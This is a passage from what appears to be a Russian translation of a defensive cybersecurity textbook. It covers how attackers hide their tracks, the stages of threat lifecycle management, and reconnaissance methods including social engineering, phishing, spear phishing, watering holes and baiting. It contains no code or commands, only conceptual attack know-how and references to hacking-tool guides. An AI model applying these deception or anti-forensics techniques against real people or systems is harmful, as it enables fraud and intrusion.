Еще один метод – использование серверов государственной школы. Хакеры неоднократно использовали этот метод, когда взламывали уязвимые веб-приложения государственных школ и в дальнейшем распространялись в школьных сетях, устанавливая бэкдоры и руткиты на серверы. Эти серверы затем используются для запуска атак на более крупные цели, поскольку экспертиза будет определять государственные школы как источник.

Наконец, чтобы скрыть источник атак хакеров, также используются клубы. Такие клубы предлагают своим членам бесплатный Wi-Fi, но он не всегда надежно защищен. Это предоставляет хакерам идеальную почву для заражения устройств, которые они могут впоследствии использовать для выполнения атак без ведома владельцев.

Еще один метод маскировки, который обычно используют хакеры, – это удаление метаданных. Метаданные могут быть использованы правоохранительными органами для выявления лиц, совершивших преступления.

В 2012 г. хакеру Очоа было предъявлено обвинение во взломе базы данных ФБР и раскрытии личных данных сотрудников полиции.

Очоа, который в своих атаках использовал имя «wormer», был пойман после того, как забыл убрать метаданные с картинки, которую он поместил на сайт ФБР после взлома. Метаданные показали ФБР точное местоположение места, где была сделана фотография, и это помогло арестовать его. В результате этого инцидента хакеры поняли, что оставлять какие-либо метаданные в своей хакерской деятельности безответственно, т. к. это может привести к их падению, как в случае с Очоа.

Хакерам также свойственно скрывать свои следы, используя динамическое запутывание кода. Сюда входят создание различных вредоносных кодов для атак на цели и предотвращение обнаружения антивирусными программами на основе сигнатур и программами брандмауэра.

Куски кода могут быть сгенерированы с использованием рандомизирующих функций или путем изменения некоторых их параметров. Таким образом, хакеры значительно осложняют любому средству защиты, работающему на основе сигнатур, работу по защите системы от их вредоносных кодов. Это также мешает следователям идентифицировать злоумышленника, т. к. большая часть взлома осуществляется случайным кодом.

Время от времени хакеры используют генераторы динамического кода, чтобы добавить бессмысленный код в исходный. Это делает взлом очень сложным для следователей и замедляет процесс анализа вредоносного кода. Несколько строк кода может превратиться в тысячи или миллионы бессмысленных строк. Это может помешать специалистам провести более глубокий анализ кода, чтобы выявить некоторые уникальные элементы или отследить любые нити, ведущие к автору.

УПРАВЛЕНИЕ ЖИЗНЕННЫМ ЦИКЛОМ УГРОЗ

Инвестиции в управление жизненным циклом угроз могут позволить организации остановить атаки, когда они происходят. Сегодня это достойная инвестиция для любой компании, т. к. статистика показывает, что рост киберпреступлений не замедляется. В период с 2014 по 2016 г. число кибератак увеличилось на 760 %. Рост киберпреступности обусловлен тремя факторами. Начнем с того, что существуют более мотивированные субъекты угрозы. Для некоторых киберпреступность стала бизнесом с низким уровнем риска и высокой доходностью. Несмотря на увеличение числа нарушений, количество обвинительных приговоров очень небольшое, что свидетельствует о том, что удается поймать далеко не всех киберпреступников.

В то же время организации теряют миллиарды из-за этих мотивированных злоумышленников. Еще одной причиной увеличения числа нарушений является зрелость экономики киберпреступности и цепочки поставок. Сегодня киберпреступники могут получить доступ к многочисленным экспloitам и вредоносным программам, которые предназначены для продажи, при том

условии, что они могут платить соразмерные суммы денег. Киберпреступность стала бизнесом, в котором достаточно поставщиков и покупателей. Покупатели множатся с появлением хактивизма и кибертерроризма, что приводит к беспрецедентному росту числа нарушений.

Наконец, количество нарушений растет из-за расширения поверхностей атак со стороны организаций. Были разработаны технологии, которые выявляют новые уязвимости и, следовательно, расширяют область, которую могут атаковать киберпреступники.

Интернет вещей (IoT), одно из последних дополнений к организационным технологиям, уже привело к взлому ряда компаний. Будущее печально, если организации не предпринимают необходимых мер предосторожности, чтобы защитить себя.

Лучшие инвестиции, которые они могут сделать сейчас, – это управление жизненным циклом угроз, позволяющее им адекватно реагировать на атаки в зависимости от фазы, в которой они находятся. В 2015 г. в исследовательском отчете Verizon утверждалось, что из всех атак 84 % оставили улики в журналах данных. Это означает, что с помощью соответствующих инструментов и об раза мыслей эти атаки можно было бы нейтрализовать на достаточно ранней стадии, чтобы предотвратить ущерб. Существует шесть этапов управления жизненным циклом угрозы.

Первый этап – сбор данных компьютерной криминалистики. До того момента, как угроза проявится во всей красе, некоторые ее проявления можно наблюдать в IT-среде. Угрозы могут проникать через любую из семи сфер (domains) IT-инфраструктуры. Речь идет о User Domain, Workstation Domain, LAN Domain, LAN-to-WAN Domain, Remote Access Domain, WAN Domain и System/Application Domain. Таким образом, чем больше IT-инфраструктуры организация наблюдает, тем больше угроз она может обнаружить.

На этом этапе есть три момента. Для начала организации должны собрать данные об эффективности мониторинга безопасности и тревожных сигналах. Сегодня организации используют бесчисленные средства обеспечения безопасности, которые призваны помочь им поймать злоумышленников и предотвратить их атаки. Некоторые из этих инструментов только выдают предупреждения и, следовательно, просто генерируют события и сигналы тревоги. Некоторые мощные инструменты могут не озвучивать угрозу при проблемах невысокой серьезности, но будут генерировать события безопасности.

Тем не менее ежедневно могут генерироваться десятки тысяч оповещений о событиях, что приводит в замешательство организацию: на чем же сосредоточиться? Еще один момент на этом этапе – сбор журналов и машинных данных. Этот тип данных может обеспечить более глубокое представление о том, что фактически происходит в организационной сети на уровне отдельного пользователя или приложения. Последний момент на этом этапе – сбор данных низкоуровневых сенсоров. Такие сенсоры, как сенсоры сети и конечных точек, собирают еще более низкоуровневую информацию, которая пригодится, если журналы недоступны.

Следующим в управлении жизненным циклом угроз является этап обнаружения. Он идет после того, как организация устанавливает процедуру обнаружения и благодаря этому достаточно рано может обнаружить атаки. Эта фаза может быть достигнута двумя способами.

Первый из них – поисковая аналитика. Именно здесь ИТ-специалисты организации проводят программную аналитику. Они могут просматривать отчеты и выявлять любые известные или зарегистрированные исключения из сетевых и антивирусных средств безопасности. Это трудоемкий процесс, поэтому он не должен быть единственным методом аналитики, на который должна полагаться вся организация.

Второй способ – использование машинной аналитики. Это аналитика, которая выполняется исключительно компьютерами / программным обеспечением. Программное обеспечение обычно имеет возможности машинного обучения и, следовательно, искусственного интеллекта, что позволяет автономно сканировать большие объемы данных и предоставлять людям краткие и упрощенные результаты для дальнейшего анализа. Машинное обучение упрощает процесс обнаружения угроз, поскольку оно автоматизировано и постоянно изучает новые угрозы самостоятельно.

Далее следует этап классификации, когда угрозы, обнаруженные на предыдущем этапе, оцениваются с целью выявления их потенциального воздействия, срочности разрешения и способов их нейтрализации. Эта фаза чувствительна ко времени, поскольку выявленная атака может созреть быстрее, чем ожидалось.

Что еще хуже, это вовсе не просто, требует ручного труда и времени. На этом этапе ложные срабатывания представляют собой серьезную проблему, и их необходимо идентифицировать, чтобы организация не использовала ресурсы по отношению к несуществующим угрозам. Неэффективная классификация может привести к пропуску истинных угроз и включению ложных. Таким образом, реальные угрозы могут остаться незамеченными. Как видите, это чувствительный этап в процессе управления угрозами.

Следующий этап – этап расследования, на котором угрозы, отнесенные к категории актуальных, полностью расследуются, чтобы определить, являются ли они причиной инцидента в области информационной безопасности.

Этот этап требует постоянного доступа к данным компьютерной криминалистики и сведениям об очень многих угрозах. В основном он автоматизирован, и это упрощает процесс поиска определенной угрозы среди миллионов известных угроз. На этом этапе также рассматривается любой потенциальный ущерб, который угроза могла причинить организации, прежде чем была идентифицирована средствами безопасности. Основываясь на информации, собранной на этом этапе, ИТ-отдел организации может действовать соответствующим образом.

Далее следует фаза нейтрализации. Здесь применяются соответствующие меры для устранения или уменьшения воздействия выявленной угрозы на организацию. Организации стремятся достичь этого этапа как можно быстрее,

поскольку угрозы, связанные с использованием программ-вымогателей или учетными записями привилегированных пользователей, могут нанести непоправимый ущерб за короткий период времени.

Таким образом, каждая секунда имеет значение при устраниении выявленных угроз. Этот процесс также автоматизирован, чтобы обеспечить более высокую пропускную способность удаления угроз, а также облегчить обмен информацией и сотрудничество между несколькими отделами в организации.

Последний этап – это восстановление, которое наступает только после того, как организация убедится, что выявленные угрозы были нейтрализованы и любые риски, с которыми она сталкивается, находятся под контролем. Цель этого этапа – вернуть организацию в состояние, в котором она находилась до нападения. Восстановление требует меньше времени и сильно зависит от типа программного обеспечения или службы, которые снова становятся доступными. Этот процесс, однако, требует осторожности. Изменения, которые могли быть внесены во время инцидента с атакой или во время реагирования, нужно отслеживать. Эти два процесса могут привести к нежелательным конфигурациям или действиям, предпринятым для того, чтобы либо поставить под угрозу систему, либо предотвратить ее дальнейшее повреждение. Крайне важно, чтобы системы были приведены именно в то состояние, в котором они находились до момента совершения атаки. Существуют средства автоматического восстановления, которые могут автоматически возвращать системы в состояние, в котором была сделана резервная копия. Следует действовать осмотрительно, чтобы гарантировать отсутствие старых или появление новых лазеек для злоумышленников.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Clayton M. Clues about who's behind recent cyberattacks on US banks // The Christian Science Monitor. 2012. C. 11. <https://search.proquest.com/docview/1081779990>.
2. Harrison B., Svetieva E., and Vishwanath A. Individual processing of phishing emails // Online Information Review. 2016. № 40 (2). C. 265–281. <https://search.proquest.com/docview/1776786039>.
3. Andress M. Network vulnerability assessment management: Eight network scanning tools offer beefed-up management and remediation // Network World. 2004. № 21 (45). C. 48–48, 50, 52. <https://search.proquest.com/docview/215973410>.
4. Nmap: the Network Mapper – Free Security Scanner // Nmap.org. 2017. <https://nmap.org/>.
5. Metasploit Unleashed // Offensive-security.com. 2017. <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>.
6. Free Download John the Ripper password cracker // Hacking Tools. 2017. <http://www.hackingtools.in/free-download-john-the-ripperpassword-cracker/>.

7. *Upadhyay R.* THC-Hydra Windows Install Guide Using Cygwin // HACKING LIKE A PRO. 2017. <https://hackinglikeapro.blogspot.co.ke/2014/12/thc-hydra-windows-install-guide-using.html>.
8. *Wilbanks S., and Wilbanks S.* Wireshark // Digitalized Warfare. 2017. <http://digitalizedwarfare.com/2015/09/27/keep-calm-and-usewireshark/>.
9. Packet Collection and WEP Encryption, Attack & Defend Against Wireless Networks – 4 // Ferruh.mavituna.com. 2017. <http://ferruh.mavituna.com/paket-to-plama-ve-wep-sifresini-kirma-kablosuz-aglara-saldiri-defans-4-oku/>.
10. Hack Like a Pro: How to Find Vulnerabilities for Any Website Using Nikto // WonderHowTo. 2017. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-vulnerabilities-for-any-website-using-nikto-0151729>.
11. Kismet // Tools.kali.org. 2017: <https://tools.kali.org/wireless-attacks/kismet>.
12. *Iswara A.* How to Sniff People's Password? (A hacking guide with Cain & Abel – ARP POISONING METHOD) // Hxr99.blogspot.com. 2017. <http://hxr99.blogspot.com/2011/08/how-to-sniff-peoples-password-hacking.html>.
13. *Gouglidis A., Mavridis I., and Hu V. C.* Security policy verification for multido-mains in cloud systems // International Journal of Information Security. 2014. № 13 (2). С. 97–111. <https://search.proquest.com/docview/1509582424>. DOI: <http://dx.doi.org/10.1007/s10207-013-0205-x>.
14. *Oliver R.* Cyber insurance market expected to grow after WannaCry attack // FT.Com. 2017. <https://search.proquest.com/docview/1910380348>.
15. *Lomas N.* (Aug 19). Full Ashley Madison Hacked Data Apparently Dumped On Tor. <https://search.proquest.com/docview/1705297436>.
16. *FitzGerald D.* Hackers Used Yahoo's Own Software Against It in Data Breach; 'Forged cookies' allowed access to accounts without password // Wall Street Journal (Online). 2016. <https://search.proquest.com/docview/1848979099>.
17. *Sinha R.* Compromised! Over 32 mn Twitter passwords reportedly hacked Panache // The Economic Times (Online). 2016. <https://search.proquest.com/docview/1795569034>.
18. *Bradshaw T.* Apple's internal systems hacked // FT.Com. 2013. <https://search.proquest.com/docview/1289037317>.
19. *Clayton M.* Stuxnet malware is 'weapon' out to destroy Iran's Bushehr nuclear plant? // The Christian Science Monitor. 2010. <https://search.proquest.com/docview/751940033>.
20. *Palmer D.* How IoT hackers turned a university's network against itself // ZDNet. 2017. <http://www.zdnet.com/article/how-iot-hackers-turned-a-universitys-network-against-itself/>.
21. *Zhang S.* The life of an exhacker who is now banned from using the internet // Gizmodo.com. 2017. <http://gizmodo.com/the-life-of-an-ex-hacker-who-is-now-banned-from-using-the-internet-1700074684>.
22. Busted! FBI led to Anonymous hacker after he posts picture of girlfriend's breasts online // Mail Online. 2017. <https://www.dailymail.co.uk/news/article-2129257/Higinio-O-Ochoa-III-FBI-led-Anonymous-hacker-girlfriend-posts-picture-breasts-online.html>.

Резюме

В этой главе дается общая картина фаз, обычно характерных для кибератак. Она показывает, как мыслит злоумышленник и как он получает подробные сведения о цели, используя простые методы и продвинутые инструменты вторжения, чтобы впоследствии применить эту информацию для атаки на пользователей. Здесь мы обсудили два основных способа, с помощью которых злоумышленники повышают свои привилегии при атаке на системы, и объяснили, как киберпреступники осуществляют утечку данных из систем, к которым у них есть доступ. Также были рассмотрены сценарии, в которых злоумышленники приступают к атаке оборудования жертвы, чтобы нанести больше ущерба. Затем мы обсудили способы, с помощью которых злоумышленники сохраняют анонимность. Наконец, в этой главе были освещены способы, с помощью которых пользователи могут прерывать жизненный цикл угроз и предотвращать атаки.

В следующей главе будет подробно рассмотрен вопрос разведки, чтобы полностью понять, как злоумышленники собирают информацию о пользователях и системах с использованием социальных сетей, скомпрометированных сайтов, электронных писем и средств сканирования.

Глава 4

Разведка и сбор данных

В предыдущей главе было дано общее представление обо всех этапах жизненного цикла кибератак. В этой главе будет подробно рассмотрена первая фаза жизненного цикла – разведка.

Разведка – один из самых важных этапов жизненного цикла угрозы, когда злоумышленники ищут уязвимости, которые смогут использовать для атаки на цели. Злоумышленник будет заинтересован в поиске и сборе данных, а также выявлении любых лазеек в целевой сети, ее пользователей или вычислительных систем. Разведка проводится как пассивно, так и активно, заимствуя тактику, которая использовалась военными. Это можно сравнить с отправкой шпионов на территорию противника для сбора данных о том, где и когда наносить удар. Когда разведка проводится правильно, жертва не знает о ней. Эта критическая фаза жизненного цикла атаки может быть реализована несколькими способами, которые классифицируются как внешняя и внутренняя разведка.

В этой главе мы обсудим следующие темы:

- внешняя разведка:
 - копание в мусоре;
 - социальные сети для получения информации о цели;
 - социальная инженерия;
- средства, используемые для проведения внутренней разведки.

ВНЕШНЯЯ РАЗВЕДКА

Внешняя разведка осуществляется вне сети и систем организации. Как правило, она направлена на то, чтобы воспользоваться небрежностью пользователей организации. Есть несколько способов сделать это.

Копание в мусоре

Организации утилизируют устаревшие устройства различными способами, например путем аукционов, отправки на переработку или в хранилище. У этих методов утилизации есть серьезные последствия. Google – одна из компаний, тщательно перерабатывающих устройства, которые могут содержать пользовательские данные. Компания уничтожает свои старые жесткие диски из цент-

ров обработки данных, чтобы предотвратить доступ к содержащимся в них данным со стороны злоумышленников. Жесткие диски помещаются в дробилку, которая выталкивает стальные поршни вверх по центру дисков, делая их нечитаемыми. Этот процесс продолжается до тех пор, пока машина не будет выплевывать крошечные кусочки жесткого диска, которые затем отправляются в центр утилизации. Это строгое и безошибочное упражнение. Некоторые другие компании не могут себе этого позволить, поэтому решают удалить данные, содержащиеся на старых жестких дисках, с помощью программного обеспечения для удаления данных. Это гарантирует, что данные со старых жестких дисков нельзя восстановить при утилизации последних.

Однако большинство организаций недостаточно внимательно при работе со старыми внешними устройствами хранения или устаревшими компьютерами. Некоторые даже не удосуживаются удалить содержащиеся там данные. Поскольку уничтожение этих устаревших устройств иногда проводится небрежно, злоумышленники могут легко получить их на пунктах утилизации. Устаревшие устройства хранения могут дать злоумышленникам много информации о внутреннем устройстве организации. Это также может позволить им получить доступ к открыто хранящимся паролям в браузерах, выяснить привилегии и данные различных пользователей и даже может предоставить им доступ к специальным системам, используемым в сети.

Социальные сети

Социальные сети открыли еще одно «охотничье угодье» для хакеров. Самый простой способ получить много информации о людях сегодня – это просмотреть их учетные записи в социальных сетях.

Хакеры сочли, что социальные сети являются лучшим местом для сбора данных, касающихся конкретных жертв, поскольку на таких платформах люди могут обмениваться информацией. Сегодня особое значение имеют данные о компаниях, в которых работают пользователи. Другие ключевые сведения, которые можно получить из учетных записей социальных сетей, включают в себя сведения о членах семьи, родственниках, друзьях, а также информацию о месте жительства и контактную информацию. Кроме того, злоумышленники узнали новый способ использования социальных сетей для осуществления еще более гнусных предварительных атак.

Недавний инцидент с участием российского хакера и чиновника из Пентагона показал, насколько искушенными стали хакеры. Говорят, что чиновник Пентагона нажал на созданное учетной записью робота сообщение о предложении к празднику, а эксперты по кибербезопасности учили чиновников из Пентагона не нажимать и не открывать вложения, отправленные по почте. Чиновник нажал на ссылку, с помощью которой, как говорят, его компьютер был скомпрометирован. Эксперты по кибербезопасности классифицировали это как целевой фишинг. Однако вместо электронной почты был использован пост в социальной сети. Хакеры ищут такой тип непредсказуемой, а иногда

и незаметной предварительной атаки. Считается, что злоумышленник получил доступ к большому количеству секретной информации о чиновнике благодаря этой атаке.

Еще один способ, с помощью которого хакеры взламывают пользователей социальных сетей, – это просмотр сообщений своих учетных записей для получения информации, которую можно использовать в паролях или в качестве ответов на секретные вопросы, используемые для сброса учетных записей. Это такая информация, как дата рождения пользователя, девичья фамилия родителей, названия улиц, на которых они выросли, имена домашних животных, названия школ, и другие виды случайной информации. Известно, что пользователи используют слабые пароли из-за лени или отсутствия знаний об угрозах, с которыми они сталкиваются. Поэтому возможно, что некоторые пользователи используют даты своего рождения в качестве рабочих паролей электронной почты. Рабочие e-mail-адреса легко угадать, т. к. они используют официальное имя человека и заканчиваются доменным именем организации. Вооружившись официальным именем из учетных записей в социальных сетях, а также надежными паролями, злоумышленник может спланировать, как войти в сеть и осуществить атаку.

Еще одна опасность, создаваемая социальными сетями, – это кража личных данных. Удивительно легко создать фальшивый аккаунт с личностью другого человека. Все, что нужно, – это доступ к фотографиям и актуальным деталям жертвы. Все это есть в сценариях хакеров. Они отслеживают информацию о пользователях организаций и их начальниках. Затем они могут создавать учетные записи с именами и деталями начальников, что позволит им получать или отдавать приказы забывчивым пользователям, причем даже посредством лайков в социальных сетях. Уверенный в себе хакер может даже запросить сетевую информацию и статистику у ИТ-отдела, используя личность высокопоставленного сотрудника. Хакер продолжит получать информацию о безопасности сети, которая затем позволит ему найти способ успешно скомпрометировать ее в ближайшем будущем.

Социальная инженерия

Это одно из самых опасных разведывательных действий ввиду характера цели. Компания может защитить себя от многих типов атак с помощью средств безопасности, но она не может полностью обезопасить себя от угроз такого типа. Социальная инженерия прекрасно развилась, чтобы эксплуатировать в своих целях человеческую натуру – нечто, что выходит за рамки средств защиты.

Хакеры знают, что существуют очень сильные и мощные инструменты, которые мешают им получать какую-либо информацию из сетей организаций. Средства сканирования и инструменты подмены легко идентифицируются устройствами обнаружения вторжений и сетевыми экранами. Таким образом, сегодня сложно превзойти нынешний уровень технической безопасности с помощью обычных атак, поскольку их сигнатуры известны и их можно легко пре-

дотвратить. Человеческий же фактор все еще подвержен атакам посредством манипуляции. Люди отзывчивы, доверяют друзьям, любят позировать и по-винуются вышестоящим инстанциям. Их легко убедить, если спровоцировать определенный способ мышления.

Существует шесть рычагов, которые используют социальные инженеры, чтобы разговорить жертву. Один из них – взаимность, когда жертва делает что-то для пользователя социальной сети, который, в свою очередь, чувствует необходимость ответить взаимностью. Это часть человеческой натуры – чувствовать себя обязанным отблагодарить человека, который тебе помог, а злоумышленники узнали и использовали это. Еще один рычаг – дефицит, когда специалист в области социальной инженерии будет добиваться согласия от жертвы, угрожая нехваткой чего-либо, в чем жертва нуждается. Это может быть поездка, мегараспродажа или новый релиз продукции. Проделывается большая работа по выяснению симпатий жертвы, чтобы социальные инженеры могли использовать этот рычаг. Следующим рычагом является последовательность, благодаря которой люди стремятся выполнять обещания или привыкают к обычному течению событий. Когда организация всегда заказывает и получает расходные ИТ-материалы у определенного поставщика, злоумышленникам не составит труда притвориться им и поставить зараженную вредоносным ПО электронику.

Еще один рычаг – симпатия, когда люди с большей вероятностью будут выполнять запросы людей, которые им нравятся, или тех, которые кажутся им привлекательными. Социальные инженеры – эксперты по части способов произвести впечатление и кажутся привлекательными, чтобы легко добиться податливости от своей жертвы. Обычно используемый рычаг, который имеет высокий уровень успеха, – это авторитет. Как правило, люди подчиняются авторитету тех, кто стоит над ними, поэтому могут легко изменить правила для них и выполнить их желания, даже если они кажутся злонамеренными. Многие пользователи сообщают свои учетные данные, если их об этом попросит высокооплаченный ИТ-сотрудник. Кроме того, многие пользователи не будут думать дважды, если их менеджер или директор попросит их отправить конфиденциальные данные по незащищенным каналам. Этим рычагом легко пользоваться, и многие люди легко могут стать жертвами. Последний рычаг – социальная валидация: люди с готовностью подчиняются и сделают что-то, если другие поступят так же, поскольку не хотят показаться странными. Все, что нужно сделать хакеру, – это совершить что-то, что кажется нормальным, а затем попросить ничего не подозревающего пользователя сделать то же самое.

Все эти рычаги могут применяться в различных типах атак с использованием социальной инженерии.

Ниже приведено несколько популярных типов таких атак.

Претекстинг

Это метод косвенного давления на цель, чтобы заставить ее выдать какую-либо информацию или выполнить необычные действия. Он включает в себя создание тщательно разработанной лжи, которая была хорошо изучена, чтобы цель

воспринимала ее как достоверную информацию. С помощью этого метода удалось заставить бухгалтеров отдать огромные суммы денег мнимым боссам, которые выдают заказ на оплату на определенный счет. Поэтому хакеру очень легко использовать эту технику для кражи учетных данных пользователей или доступа к конфиденциальным файлам.

Претекстинг можно использовать для проведения еще более масштабной атаки, которая будет использовать достоверную информацию для обоснования другой лжи. Социальные инженеры, которые используют претекстинг, оттачивали искусство выдавать себя в обществе за других доверенных лиц, таких как полицейские, сборщики долгов, налоговые чиновники, представители духовенства или следователи.

Отвлекающий маневр

Это мошенническая игра, в которой злоумышленники убеждают компании, занимающиеся доставкой и транспортировкой, что их доставки и услуги нужны в других местах. Есть некоторые преимущества получения партий от определенной компании, ведь в этом случае злоумышленники могут одеться как настоящие сотрудники службы доставки и приступить к доставке уже испорченной продукции. Возможно, они установили руткиты или какое-то шпионское оборудование, которое не будет обнаружено в поставляемых изделиях.

Фишинг

Это один из старейших приемов, которые хакеры использовали на протяжении многих лет, но процент его успеха все еще удивительно высок. В основном фишинг – это метод, который используется для получения конфиденциальной информации о компании или конкретном человеке мошенническим способом. Обычно для выполнения этой атаки хакер отправляет электронные письма адресату, выдавая себя за законную стороннюю организацию, которая запрашивает информацию с целью проверки. Злоумышленник обычно рассказывает о серьезных последствиях в связи с непредоставлением запрашиваемой информации. Ссылка на вредоносный или мошеннический сайт также прилагается, и пользователям рекомендуется использовать ее для доступа к определенному легитимному сайту. Злоумышленники создадут копию сайта с логотипами и обычным контентом, а также форму, куда нужно будет ввести конфиденциальные сведения. Идея состоит в том, чтобы заполучить детальную информацию о жертве, которая позволит злоумышленнику совершить более серьезное преступление. Эта информация включает в себя учетные данные, номера социального страхования и банковские реквизиты. Злоумышленники все еще используют этот метод для получения конфиденциальной информации от пользователей определенной компании, чтобы иметь возможность использовать ее для доступа к сетям и системам во время дальнейших атак.

С помощью фишинга был осуществлен ряд ужасных атак. Некоторое время назад хакеры отправляли фишинговые электронные письма, в которых утверждалось, что это письма из определенного суда, и приказывали полу-

чателям предстать перед судом в определенную дату. В электронном письме была ссылка, позволяющая получателям просмотреть более подробную информацию о судебном уведомлении. Тем не менее после перехода по ссылке получатели устанавливали на свои компьютеры вредоносное ПО, которое использовалось для других вредоносных целей, таких как запись паролей и сбор сохраненных учетных данных для входа в браузеры.

Еще одна известная фишинг-атака – письмо о налоговом вычете. Злоумышленники воспользовались тем, что на дворе апрель – месяц, когда многие люди с нетерпением ждали возможных вычетов из Налоговой службы США, и отправили электронные письма якобы от Налоговой службы, прикрепив программу-вымогатель к файлу Word. Когда получатели открывали документ, вымогатель шифровал файлы пользователя на жестком диске и на любом подключенном внешнем устройстве хранения.

Более изощренная фишинговая атака использовалась против нескольких целей через известную компанию по трудоустройству «CareerBuilder». Здесь хакеры выдавали себя за соискателей, но, вместо того чтобы прикрепить резюме, они загружали вредоносные файлы. После этого CareerBuilder направила эти резюме нескольким компаниям, которые нанимали сотрудников. Это пример блестящей атаки, когда вредоносные программы передавались множеству организаций. Несколько отделов полиции также стали жертвами вымогателей. В Нью-Гемпшире офицер полиции нажал на электронное письмо, которое не выглядело подозрительным, и компьютер, который он использовал, был заражен программой-вымогателем. Это произошло со многими другими полицейскими управлениями по всему миру, что показывает силу, которой по-прежнему обладает фишинг.

На рис. 4.1 показан пример фишингового письма, отправленного пользователю Yahoo.

Телефонный фишинг (вишинг) Это уникальный тип фишинга, когда вместо электронных писем злоумышленник использует телефонные звонки. Это продвинутый уровень фишинг-атаки, при которой злоумышленник использует незаконную интерактивную систему голосового ответа, которая звучит так же, как те, что используются банками, поставщиками услуг и т. д. Эта атака в основном применяется как расширение фишинг-атаки на электронную почту, чтобы заставить жертву раскрыть секретную информацию. Обычно предоставляется бесплатный номер, набрав который, жертва попадает в мошенническую интерактивную систему голосового ответа. Система предложит жертве выдать некую информацию для проверки. Обычно система отклоняет предоставленные исходные данные, чтобы обеспечить раскрытие нескольких пин-кодов. Этого достаточно, чтобы злоумышленники могли украсть у жертвы деньги, будь то человек или организация. В крайних случаях жертву также могут направить к ненастоящему сотруднику технической поддержки, чтобы он помог ей в случае неудачной попытки входа в систему. Злоумышленник продолжит опрос жертвы, получая еще более конфиденциальную информацию.




Рис. 4.1

На рис. 4.2 показан сценарий, в котором хакер использует фишинг для получения учетных данных пользователя.



Рис. 4.2

Целевой фишинг Он также похож на обычную фишинг-атаку, но при этом большие объемы писем не отправляются случайным образом. Целевой фишинг предназначен для получения информации от конкретных конечных пользователей в организации. Целевой фишинг более сложен в осуществлении, поскольку требует от злоумышленников выполнения ряда проверок данных, чтобы наметить жертву, которую они могут атаковать. Затем злоумышленники создадут электронное письмо с адресом, представляющим интерес для выбранного объекта атаки, заставив его или ее открыть данное сообщение. По статистике, обычный фишинг имеет 3 % успеха, в то время как у целевого фишинга этот показатель составляет 70 %. Также сообщается, что только 5 % людей, открывающих фишинговые письма, щелкают ссылки или скачивают вложения, в то время как почти половина всех людей, открывающих целевые фишинговые письма, нажимает на приведенные в них ссылки и скачивает вложения.

Хорошим примером целевой фишинг-атаки может быть атака, нацеленная на сотрудника отдела кадров. Это сотрудники, которые должны быть в постоянном контакте с окружающими с целью поиска новых работников. Злоумышленник, использующий целевой фишинг, может создать электронное сообщение, обвиняя департамент в коррупции или кумовстве, предоставляя ссылку на сайт с жалобами недовольных (причем даже вымышленных) потенциальных служащих. Сотрудники отдела кадров не обязательно хорошо разбираются в вопросах, связанных с ИТ-сферой, поэтому могут легко нажать на такие ссылки и в результате этого установить зараженное ПО. Вирус может легко распространиться внутри организации, проникнув на сервер отдела кадров, который есть почти в каждой организации.

Водопой

Это атака, которая использует степень доверия пользователей к сайтам, которые они регулярно посещают, таким как интерактивные форумы и курсы обмена валют. Пользователи на этих сайтах более склонны действовать аномально небрежно. Даже самые осторожные люди, которые избегают переходов по ссылкам в электронных письмах, без колебаний кликают по ссылкам, размещенным на сайтах такого типа. Эти сайты называются водопоями (watering holes), потому что хакеры ловят там своих жертв, подобно тому, как хищники подкармливают свою добычу, когда та приходит на водопой. Здесь хакеры эксплуатируют любые уязвимости на сайте, атакуют их, берут под контроль, а затем внедряют код, который заражает посетителей вредоносным ПО или приводит к переходам по вредоносным страницам. Из-за характера планирования, выполненного злоумышленниками, которые выбирают данный метод, эти атаки обычно ориентированы на конкретную цель и конкретные устройства, операционные системы или приложения, которые они применяют. Они используются против некоторых наиболее продвинутых ИТ-специалистов, таких как системные администраторы. Примером водопоя является эксплуатация уязвимостей на сайте StackOverflow.com, который часто посещает ИТ-

персонал. Если на сайте есть уязвимости, хакер может внедрить вредоносное ПО в компьютеры посетителей сайта.

Дорожное яблоко

Этот метод ориентирован на жадность или любопытство определенной жертвы и является одним из самых простых методов социальной инженерии, поскольку все, что он включает в себя, – это внешнее запоминающее устройство (1). Злоумышленник оставит зараженное вредоносным ПО внешнее устройство хранения в том месте, где другие могут легко найти это. Это может быть туалет организации, лифт, стойка регистрации, тротуар или даже парковка. Жадные или любопытные пользователи в организации заберут этот предмет и поспешили подключат его к своим компьютерам.

Злоумышленники, как правило, хитры и оставляют на флеш-накопителе файлы, которые жертва захочет открыть. Например, файл с надписью «Сводка зарплат и предстоящих повышений для руководства», вероятно, привлечет внимание многих.

